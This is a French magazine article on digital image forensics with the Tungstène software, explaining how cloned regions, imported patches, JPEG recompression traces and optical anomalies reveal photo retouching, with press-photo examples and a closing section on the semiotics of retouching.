Traditionnellement, le premier type de retouche que l'on peut rencontrer consiste en la duplication endogène de pixels. Dupliquer un seul pixel n'a aucun sens, la quantité de pixels clonés doit être suffisante pour représenter une modification porteuse d'altération sémiotique. On touche là un des premiers « paradoxes » de la retouche photographique : elle doit être visible. Contrairement à l'adage courant, une retouche est nécessairement visible puisqu'elle est incluse dans la photographie. Ce qui doit demeurer imperceptible, c'est le raccord entre la retouche et le fond de l'image. Une retouche n'a donc de portée réelle que si l'œil peut la percevoir sans que le cerveau puisse la discriminer du reste de la photographie. Il est ainsi impératif d'abandonner immédiatement toute relation, même ténue, entre ce que peut faire l'œil humain et la façon dont procède Tungstène. La recherche des pixels clonés ne relève pas de la simple comparaison des pixels entre eux. L'image est mathématiquement cassée puis remodalisée avant d'être algorithmiquement inspectée.

La figure 1 montre dans sa partie gauche une image source, au centre, le premier résultat de l'algorithme, et à droite, le résultat superposé à l'image source.

Le programme a procédé à l'établissement de la liste de toutes les zones semblables par ordre de ressemblance. Cette liste est potentiellement longue de plusieurs milliers d'éléments, qu'il est possible d'afficher autant que besoin. La figure 2 montre les cinq premières zones identifiées comme identiques. Les zones en bleu sont constituées de pixels « excavés » de la liste. Dans notre exemple, on se rend compte que plusieurs duplications étaient cachées dans les zones de haute fréquence de l'image.

Fig. 2 : Les cinq premiers éléments de la liste de similarité




Fig. 1 : Recherche de zones dupliquées


2.2 Les modifications exogènes

Le deuxième type de retouche que l'on rencontre consiste en l'importation, sur l'image source, d'une partie, nommée « patch », d'une ou plusieurs images tierces. Plusieurs approches existent pour détecter ces altérations. Tungstène en implémente les principales à tel point que ces techniques peuvent également être utilisées pour rechercher des altérations endogènes autres que la simple duplication. Nous sommes ainsi virtuellement capables de détecter la quasi-totalité des retouches de premier niveau. Considérons la figure 3 où, sur la gauche, nous avons volontairement cloné l'unique personnage. Si l'algorithme de recherche de duplication révélera à coup sûr la supercherie, un autre algorithme (image de droite) nous désignera quel est des deux jumeaux celui qui est le fantôme de l'autre (zone claire).

Source et crédit d'image : AFP

Fig. 3 : Contrefaçon par recopie du personnage et identification du fantôme

La figure 4 montre les résultats sur une image retouchée sensiblement plus complexe. À gauche, nous observons les résultats de la recherche de pixels dupliqués, et à droite, nous avons superposé ces mêmes résultats à l'image source. Sur la figure 5, cette fois-ci, nous superposons les résultats du deuxième algorithme avec l'image source. Outre les recopies endogènes, une autre zone de l'image est détectée comme truquée. Il s'agit de la future verrière de l'avion en construction, où il a été appliqué un effet de flou artefactique.



Source et crédit d'image : photobucket.com


Fig. 4 : Identification des clones

Fig. 5 : Résultats avec le deuxième algorithme

La figure 6 (à gauche) montre une image où la retouche réside dans l'ajout d'un patch exogène. La même figure à droite montre comment l'algorithme détecte cette contrefaçon. Il est amusant de noter que cette image, contrefaite par nos soins pour les besoins de la démonstration, présentait déjà, au moment où nous l'avons téléchargée, une retouche importante. En effet, le programme nous indique que le dossier noir, porté par Rachida Dati, a été retouché. Il n'est pas impossible d'imaginer qu'il portait des indications que l'on aura voulu faire disparaître avant de diffuser l'image. La figure 7 et ses trois images montrent, à gauche, l'image source retouchée où l'on a fait disparaître un personnage, et les images du centre et de droite montrent comment l'algorithme désigne parfaitement la zone où se trouvait le personnage manquant. Enfin, la figure 8 montre à gauche une image d'origine satellitaire où l'on a appliqué plusieurs types de retouches grâce à PhotoShop. En particulier, nous avons utilisé le puissant et très usité outil « fluidité » (PhotoShop), qui autorise la modification en profondeur des contours des composants visuels de la photographie. L'image de droite montre que le programme identifie l'intégralité de ces retouches, quelle que soit leur nature. Dans ce cas présent, nous avons également mis en évidence une retouche préexistante. Une des pistes a, en effet, été entièrement « reconstruite » par duplication.


Source et crédit d'image : AFP, Reuters, parismatch.com, Daniel Aguilar

Fig. 6 : Détection des patchs exogènes



Source et crédit d'image : Reuters/Issei Kato

Fig. 7 : Disparition d'un personnage



Source et crédit d'image : Space Imaging


Fig. 8 : Plusieurs types de retouches détectées par Tungstène

2.3 La scrutation profonde

Au sein de l'approche algébrique, il existe un algorithme sensiblement plus puissant que les autres. Le prix de cette puissance est une plus grande difficulté à interpréter les résultats multiples renvoyés. En effet, cet algorithme permet de remonter haut dans l'histoire de l'image (processus archéorithmique) : il met en évidence les lois mathématiques utilisées par l'appareil photographique ou le logiciel utilisé dans ce processus. Il s'agit toujours d'opérations mathématiques complexes dont dépend directement la qualité visuelle du cliché final. Il existe de nombreuses méthodes et chaque constructeur ou éditeur cherche la plus performante en particulier, relativement aux composants optroniques. Une retouche va localement perturber la structure mathématique construite dès la création de l'image. Il faut donc chercher à identifier ces ruptures locales et vérifier qu'elles sont compatibles avec une action de retouche.

Cette approche procède par la comparaison entre la structure statistique du fond de l'image et des mesures réalisées localement. Il est assez fréquent que les retouches soient si (mathématiquement) violentes qu'elles apparaissent sans que l'on ait besoin de faire des mesures locales et de les comparer entre elles. La figure 9 montre, à gauche, une image retouchée, et à droite, les deux retouches détectées par les algorithmes précédents. La figure 10, page suivante, expose les résultats de la scrutation profonde sur cette même image source. Sur le côté gauche, nous observons la mise en évidence de certaines lois mobilisées dès la création de la photographie. Sur le côté droit, on observe le signal général renvoyé par la photographie dans son ensemble. Sur l'image de gauche, on voit clairement apparaître des zones où le motif générique est perturbé et modifié (flèches rouges). Ces déformations sont clairement synonymes de retouches locales.

Pour confirmer ce premier diagnostique, on procédera par comparaison entre zones et on calculera les signaux



Source et crédit d'image : US Department of défense / US Navy

Fig. 9 : Image source et révélation des retouches




Fig. 10 : Premiers résultats de la scrutation profonde

produits par différentes zones de la photographie. Pour choisir ces zones, on s'aide du premier résultat tel que présenté sur la figure 10. La figure 11 montre, à gauche, le signal produit par une zone « standard » de l'image où aucune déformation du motif générique n'a été mis en évidence (cf. figure 10), et à droite, le signal issu de la zone désignée par les flèches rouges sur la figure 10. La multiplication des mesures locales finit de nous démontrer que la zone arrière du sous-marin est effectivement retouchée.




Fig. 11 : Scrutation profonde sur zones

2.4 Particularismes du format JPEG

Nous l'avons dit, il serait infondé de considérer le format informatique d'encodage des clichés numériques JPEG comme une technologie bas de gamme réservée à une consommation courante et de masse. La force de ce format est de pouvoir s'adapter à tous les usages, des plus triviaux aux plus professionnels et spécialisés, et de pouvoir être produit par tous les types d'appareils photographiques.

Le grand public a surtout retenu la capacité de « compression » ad hoc des images JPEG. En réalité, ce processus indûment désigné comme une compression se décompose en deux étapes : un sous-échantillonnage synonyme de perte de qualité, puis une compression dite « sans perte ». Dans toute démarche criminalistique et archéorithmique autour d'une photographie numérique, il est fondamental d'évaluer l'âge de l'image relativement aux nombres de réenregistrements qu'elle aurait pu subir. Cette information est implicitement codée dans les fichiers JPEG, et pour qui sait la lire, confère une information essentielle propre à macro-qualifier l'image, tout comme le discours qui l'accompagne. Il s'agit donc là d'une véritable brique sémiotique. Par exemple, si une personne fournit des clichés en indiquant qu'ils sont issus de son propre appareil photographique et récents, et que dans le même temps, il est démontré qu'ils ont été réenregistrés à plusieurs reprises, on mettra ainsi en évidence une incohérence sémiotique et vraisemblablement une tentative de manipulation, voire d'influence.

La figure 12 montre la mesure de l'âge d'une photographie relativement « jeune », tandis que la figure 13 montre la même mesure pour une image plusieurs fois réenregistrée avec une diminution progressive (mais discrète) de la qualité. Dans le même ordre d'idée, l'encodage JPEG est à même d'indiquer si l'image source est directement issue d'un appareil photographique ou, à l'opposé, de désigner le logiciel de post-production si le dernier a réenregistré le fichier.




Fig. 12 : Signal d'une image jeune





Fig. 13 : Signal d'une image sous-échantillonnée

Il est possible de pousser plus en avant cette logique, et ceci, de deux façons différentes. La première consiste à supposer que dans le cas de retouches par patchs exogènes, voire dans le cas de retouches endogènes profondes et destructrices, il est possible de mesurer des zones aux caractéristiques JPEG différentes. La figure 14 montre, à gauche, une image source où l'on a procédé à cinq retouches, et à droite, la mise en évidence de




Source et crédit d'image : Neurdein / Roger-Viollet sur lefigaro.fr

Fig. 14 : Photographie retouchée et détection des différences JPEG

ces altérations. L'identification des zones retouchées est une question d'interprétation. En effet, l'algorithme met uniquement en évidence les zones de l'image ayant des caractéristiques JPEG sensiblement différentes.

La deuxième s'inscrit dans une perspective archéorithmique. Nous qualifions « d'archéorithmique » cette dynamique qui consiste à remonter le plus haut possible dans l'histoire algébrique de l'image numérique. Ainsi, dans les cas les plus propices, nous sommes en mesure d'identifier la marque, voire la gamme d'appareil photographique impliqué.



Source et crédit d'image : aeromil-yf.pagesperso-orange.fr/usa.htm, Yves Fauconnier

Fig. 15 : Image source

3 Analyse optique

Les algorithmes précédents sont dits « algébriques ». Ils ont comme matière première la structure mathématique directement induite par le codage de l'image dans le fichier informatique. Il y a un tel écart entre la façon dont fonctionnent l'œil humain et ce codage informatique que des lois algébriques ad hoc sont nécessaires pour permettre à l'œil de percevoir le cliché numérique. Il arrive que ces lois algébriques ne soient pas exploitables, qu'elles soient si perturbées qu'il est difficile de discerner les retouches des artefacts calculatoires. Dans ces conditions, on complétera l'approche algébrique par des algorithmes dits « optiques ». Comme son nom l'indique, la photographie est « lumière ». Cependant, plus que lumière elle-même, photographier, c'est en fixer les variations sur un même plan focal.

L'intérêt de la lumière dans toute démarche de détection des retouches, c'est qu'elle est « incorruptible » ou presque. En effet, les lois physiques qui régissent la façon dont la lumière va venir impressionner le capteur optronique ont la double caractéristique d'être homogènes et isotropes. Par conséquent, il est possible d'interpréter les résultats de façon transverse quels que soient l'endroit et les conditions de prise de vue. De la même façon, comme ces lois sont parfaitement connues, il est possible de détecter des aberrations dans la façon dont la lumière est « représentée » sur la photographie. Pour ce faire, il existe plusieurs approches. Le premier algorithme utilise une particularité intrinsèque de la photographie numérique, basée à la fois sur le capteur optronique et sur la transformation du domaine spatial optique vers le domaine fréquentiel.

Il se trouve que l'œil humain n'est pas également sensible aux variations des différents composants de la lumière visible. Par exemple, nous sommes considérablement plus sensibles aux variations de luminance que de chrominance. Par conséquent, les industriels de la photographie numérique ont adapté et calibré l'ensemble de la chaîne de production de l'image relativement à ce fonctionnement. Cette démarche d'optimisation est aujourd'hui extrêmement poussée et concerne aussi bien les composants physiques (optiques et électroniques) comme l'intégralité des algorithmes logiciels. Il se trouve que les fabricants et éditeurs cherchent systématiquement soit à supprimer (très tôt) l'information lumineuse non pertinente, soit à la masquer dans l'image finale. Plus que masquée, il conviendrait de dire que cette information est littéralement « obfusquée ».

Nos recherches nous ont démontré que non seulement les capteurs sont nettement plus sensibles que ce que le résultat final laisse supposer, mais que par ailleurs, ils enregistrent des variations infimes dans des domaines qui sont normalement filtrés par l'électronique. Nous savons que cette information est par la suite algorithmiquement obfusquée dans le fichier final et qu'en disposant des bons algorithmes de décodage, il est possible de reformuler intégralement l'information portée par le cliché et ainsi révéler des propriétés physiques intrinsèquement liées aux événements réels contenus dans la scène photographiée. Les applications sont doubles : détecter des retouches artificielles, mais également disposer d'un nouvel outil d'exploration de certains phénomènes physiques. Nous sommes en train de réaliser une large campagne de mesures sur les phénomènes météorologiques violents : orages, tornades et cyclones.

La figure 15 montre une image disponible en téléchargement. La figure 16 montre les résultats obtenus avec l'approche optique. On observe sous l'avion une zone excessivement géométriquement régulière. Ainsi, cette forme parallélépipédique est soit la conséquence d'un phénomène aérien et/ou optique singulier, soit la matérialisation d'une retouche. La levée du doute se fera grâce à l'environnement sémiotique de l'image.

Le schéma d'utilisation de ces algorithmes est quelque peu inversé. En effet, les algorithmes algébriques ont-ils comme finalité de révéler les incohérences statistiques




Fig. 16 : Mise en évidence d'une retouche par l'approche optique

Source et crédit d'image : aeromil-yf.pagesperso-orange.fr/usa.htm, Yves Fauconnier

Fig. 17 : Deux avions militaires en vol





Fig. 18 : Validation de la photographie par la confirmation de la présence de traînées chaudes

dans la construction « pixellaire ». En revanche, l'approche optique a pour finalité de démontrer que les lois physiques qui baignent la scène photographiée sont présentes, homogènes et isotropes. Si cette approche mettra difficilement en évidence une retouche artefactique, elle révélera plutôt l'absence des effets de lois physiques. Ces lois doivent nécessairement avoir des effets sur la façon dont la lumière « vibre » dans l'espace.

Comme pour l'approche algébrique, il est possible de déployer une « scrutation profonde » optique. Cette scrutation réalise une segmentation des constituants lumineux de la photographie en mettant en évidence des phénomènes de réfraction et de diffraction diffus. La détection de retouches est possible car ces lois sont connues et ont une signature visuelle relativement simple d'interprétation. Par conséquent, l'apparition d'anomalies dans les « chemins » lumineux mènera l'analyste à se questionner sur leurs raisons. Cependant, ce dernier algorithme est plus conçu pour vérifier la validité des lois physiques, dont les effets sont capturés par la photographie, que pour rechercher un type spécifique de retouche. En fait, à rebours par rapport aux approches algébriques, on déduira plus à l'absence de retouche (qu'à leur présence) par l'observation d'effets invisibles à l'œil nu sur l'image analysée et qui confirme l'homogénéité et l'isotropie de ces lois physiques.

La figure 17 montre la photographie de deux avions F18 en vol sur un fond de ciel bleu. Si l'on convient que rien n'est plus semblable que deux chasseurs du même type volant côte à côte, on se convainc aisément qu'une telle image est facile à créer en post-production. La figure 18 montre le résultat de la scrutation optique profonde. On aperçoit nettement (flèches rouges) les turbulences dans le sillage des deux avions et formées par l'éjection des gaz chauds. Ainsi, cet algorithme ne met pas directement en évidence ces gaz, ni même les turbulences. Il met en évidence les perturbations subies par la lumière dans son trajet et dans ses vibrations lorsqu'elle traverse ces zones de turbulences.

On se souvient, en 2008, des annonces du gouvernement iranien quant à leur capacité à maîtriser le lancement de vecteurs balistiques potentiellement porteurs de charges nucléaires. Une série de photographies a été diffusée pour illustrer les capacités technologiques de ce pays. La photographie de la figure 19 montre, à gauche, une de ces images (source AFP). Très rapidement, ce cliché a été attaqué et il a été dit que des zones entières de l'image étaient dupliquées, dont deux panaches de poussière ainsi que les missiles qui se trouvent juste au-dessus. Nous avons confirmé ces allégations de façon formelle et scientifique (image de droite). Avec l'approche optique, il



Source et crédit d'image : AFP

Fig. 19 : Tir de missiles iraniens et retouches par clonage d'un des missiles




Fig. 20 : Mise en évidence d'une autre retouche profonde par la scrutation optique profonde

est possible d'aller plus loin et démontrer qu'il existait une autre retouche importante qui pourrait (sémiotiquement) justifier la duplication d'au moins un des missiles. La figure 20 montre le résultat de la scrutation profonde optique sur cette image. Les flèches pointent vers une zone éminemment suspecte, où l'on observe un motif constitué de formes homothétiques et concentriques. Ces formes font d'ailleurs indubitablement penser à des ogives ! Sans aucun doute, un tel phénomène lumineux n'existe pas à l'état naturel. Il est hautement probable qu'il soit le résultat de traitement local de la photographie, justement dans une zone contiguë au missile suspect. Il y avait vraisemblablement à cet endroit un objet qui a été retiré. Il n'est pas interdit de penser qu'il pouvait s'agir du vrai missile qui aurait pu connaître quelques difficultés de fonctionnement.

4 Manipulation et sémiotique de l'image

Les approches informatiques ou photographiques sont insuffisantes à nous restituer les difficultés et les enjeux, tant de la production d'altérations photographiques que de leur détection. Le langage courant a consacré le terme « retouche » pour désigner ces altérations volontaires produites en post-production par des logiciels spécifiques, dont le plus connu est indiscutablement PhotoShop. Cette habitude lexicale est exagérément simplificatrice.

En effet, il convient de distinguer explicitement l'action de « développement » de celle de « retouche ». Dans les deux cas, des nuances ad hoc existent. Cependant, cette première dichotomie peut être établie sur la base de critères simples. Le « développement » est fondamentalement un acte photographique à connotation artistique. Il s'agit de modifier le fichier « porteur de la photographie » en agissant sur des paramètres strictement photographiques : exposition, saturation, contraste, niveaux, etc. En règle générale, les modifications sont appliquées à l'intégralité de l'image et sont algorithmiquement réversibles.

À l'opposé, l'action de « retouche » concernera un nombre restreint de pixels et sera basée sur des considérations sémiotiques. La mobilisation de la « sémiotique », à côté des considérations technologiques, est certainement la principale rupture et avancée que nous proposons. La sémiotique offre un cadre conceptuel quasi formel qui nous permet, pour la première fois, de poser une définition acceptable et opératoire de la « retouche photographique ». Nous énonçons donc que retoucher une photographie, c'est modifier le discours porté par l'image. Nous savons qu'elle est construite à partir d'éléments visuels qui font écho à notre propre culture et notre capacité à interpréter ces éléments visuels. Autrement dit, il n'y a pas de sémantique unique, ni de règle définitive pour en trouver une et encore moins anticiper qu'elle sera l'interprétation construite par un observateur donné. Poursuivant les fondamentaux de la sémiotique visuelle ainsi que les réflexions du groupe « mu » **[1]**, la retouche photographique s'approprie les signes iconiques de la photographie pour les traiter comme des signes plastiques afin de proposer un discours reformulé.

Une photographie ne se regarde pas, elle « s'écoute ». Une photographie ne se montre pas, elle se raconte. Sans « récit », aucun échange n'est possible. Par conséquent, retoucher une photographie, c'est proposer à des observateurs tiers un récit personnel qui sera d'autant plus crédible qu'il est « dense » sur l'espace topologique des éléments visuels de la photographie. Pour illustrer ce concept, imaginons que tous les objets présents sur la photographie peuvent être décrits par des éléments de langage. Supposons que ces éléments visuels sont comme des « points » sur une carte. Une propriété du récit adossé à la photographie est de pouvoir passer aussi « près » que possible d'autant de points que l'on souhaite de notre carte. On peut admettre que pour les photographies sans ambiguïté particulière, il existe un récit moyen qui sera communément admis par la majorité des observateurs. Retoucher une photographie, c'est à la fois proposer un récit différent, la plupart du temps, pour qu'il s'adapte à la doxa. Lorsque l'on fit disparaître la bague dispendieuse de Rachida Dati en première page du Figaro, on proposa un nouveau récit au lecteur : « *Rachida Dati est une femme comme les autres et ne se fait pas photographier sur les bancs de l'Assemblée nationale avec un bijou de plusieurs milliers d'euros.* » Pas de chance, ce récit réinventé est entré en collision avec l'information authentique contenue dans la photographie non retouchée et diffusée par d'autres canaux. L'art du retoucheur est précisément de proposer un discours dont le caractère singulier doit passer inaperçu. ■

■ RÉFÉRENCE

[1] http://fr.wikipedia.org/wiki/Groupe_µ

GNU/LINUX MAGAZINE N°132

ACTUELLEMENT CHEZ VOTRE MARCHAND DE JOURNAUX !

CONFIGUREZ ET OPTIMISEZ UN ANTISPAM ADAPTIF AVEC DSPAM

SOMMAIRE :

